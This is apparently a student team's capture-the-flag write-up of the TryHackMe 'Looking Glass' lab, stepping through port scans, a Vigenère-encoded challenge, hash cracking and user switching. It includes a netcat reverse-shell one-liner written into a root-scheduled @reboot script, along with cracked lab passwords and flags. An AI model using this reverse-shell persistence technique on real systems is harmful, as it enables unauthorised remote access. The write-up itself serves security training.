PSP0201 Pen Test 1

Room A - Looking Glass


Group Name: Metamorphosis

ID	Name	Role
1211101704	Aniq Danial Bin Mohd Adli	Leader
1211101790	Lee Heng Yep	Member
1211102806	Ong Kwang Zheng	Member
1211103063	Ng Weng Lam	Member

Recon & Enumeration

Members Involved: Aniq Danial Bin Mohd Adli
Tools used: Nmap, OpenSSH
Thought Process/Methodology:

Question 1:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.178.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 05:33 EDT
Nmap scan report for 10.10.178.101
Host is up (0.23s latency).
Not shown: 915 closed tcp ports (conn-refused)
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
4998/tcp  filtered maybe-veritas
9000/tcp  open     ssh           Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open     ssh           Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open     ssh           Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open     ssh           Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

The first step is to run a TCP Nmap scan against the 1000 most common ports used. We used the following flags on Nmap:


- **-sC** to run the default scripts
- **-sV** to run service detection and enumerate the application version

We successfully identified a large number of open ports all using the SSH protocol starting from port 9000.

After that,run the command ssh <machine_ip> -p <port> until you connect to the correct port. An output Lower/Higher will generate until u connect to the correct port




```
┌──(kali㉿kali)-[~]
└─$ ssh 10.10.214.212 -p 10500
The authenticity of host '[10.10.214.212]:10500 ([10.10.214.212]:10500)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (10 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.214.212]:10500' (RSA) to the list of known hosts.
Lower
Connection to 10.10.214.212 closed.

┌──(kali㉿kali)-[~]
└─$ ssh 10.10.214.212 -p 10750
The authenticity of host '[10.10.214.212]:10750 ([10.10.214.212]:10750)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (11 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.214.212]:10750' (RSA) to the list of known hosts.
Higher
Connection to 10.10.214.212 closed.
```



```
┌──(kali㉿kali)-[~]
└─$ ssh 10.10.214.212 -p 10545
The authenticity of host '[10.10.214.212]:10545 ([10.10.214.212]:10545)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (20 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.214.212]:10545' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.
```


THIS IS THE CORRECT PORT

And I found the only word I understand in the box is Jabberwocky which is a poem by LEWIS CARROLL.
Link:https://www.poetryfoundation.org/poems/42916/jabberwocky.
After doing some research, I found that this is a kind of encoded text called vigenère cipher.So after using the solver, I found the secret.After that, a username: **jabberwock** password:**WindowCloserCounterSolemnly** is given.



```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:WindowCloserCounterSolemnly
Connection to 10.10.214.212 closed.
```

After that, by using the username and password, we can log into SSH and run the command ls to search the listed files and use **cat user.txt** since user.txt is listed there.The flag is revealed and it is reversed.



```
┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.214.212
jabberwock@10.10.214.212's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ 
```


Ans:thm{65d3710e9d75d5f346d2bac669119a23

INITIAL FOOTHOLD

Members Involved: Ng Weng Lam
Tools used: cron, CyberChef, CrackStation
Thought Process/Methodology:


<u>Question 2:</u>

Next, open crontab by using cd / > ls check listed file > cd etc > cat crontab and we will find that a shell script **-twasBrillig.sh** always runs after reboot.So we have to do something to this.




```
jabberwock@looking-glass:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

First we go back to ~$ by using cd ~ and run the command which got from **pentest monkey** echo “rm/tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <machine_ip> 1234 >/tmp/f” > twasBrillig.sh and nc -lvnp 1234



```
jabberwock@looking-glass:~$ echo "rm/tmp/f;mkfifo /tmp/f;cact /tmp/f/bin/sh -i 2>&1|nc 10.10.214.212 1234 >/tmp/f" >twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ 
```

After we cat humptydumpty.txt, we copy paste the hashes we get on https://crackstation.net/




```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f72642069732 07a797877767574737271706f6e6d6c6b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f72642069732 07a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Since it is not found,we copy the last row hash to CyberChef and from Hex then we will get the answer zyxwvutsrqponmlk.



From Hex

Delimiter: Auto

length: 64
lines: 1

```
7468652070617373776f72642069732 07a797877767574737271706f6e6d6c6b
```


time: 0ms
length: 32
lines: 1

```
the password is zyxwvutsrqponmlk
```

HORIZONTAL PRIVILEGE ESCALATION


Members Involved: Lee Heng Yep
Tools used: OpenSSH, Bashscript
Thought Process/Methodology:

After that,we run su humptydumpty , we key in the password that we found just now.Authentication failure will be shown if you enter the wrong password.




```
┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.214.212
jabberwock@10.10.214.212's password:
Permission denied, please try again.
jabberwock@10.10.214.212's password:
Last login: Tue Jul 26 13:41:46 2022 from 10.18.32.236
jabberwock@looking-glass:~$ su humptydumpty
Password:
su: Authentication failure
jabberwock@looking-glass:~$ su humptydumpty
Password:
```

Next, we run ls -ls to check the whole thing and found a folder named alice has unusual permissions.We tried directly cat to alice but permission denied will be shown.So we have to change directory to alice first which starts by running cat .bashrc




```
humptydumpty@looking-glass:/home/jabberwock$ cd ..
humptydumpty@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ ls -ls
total 24
4 drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
4 drwx------ 2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
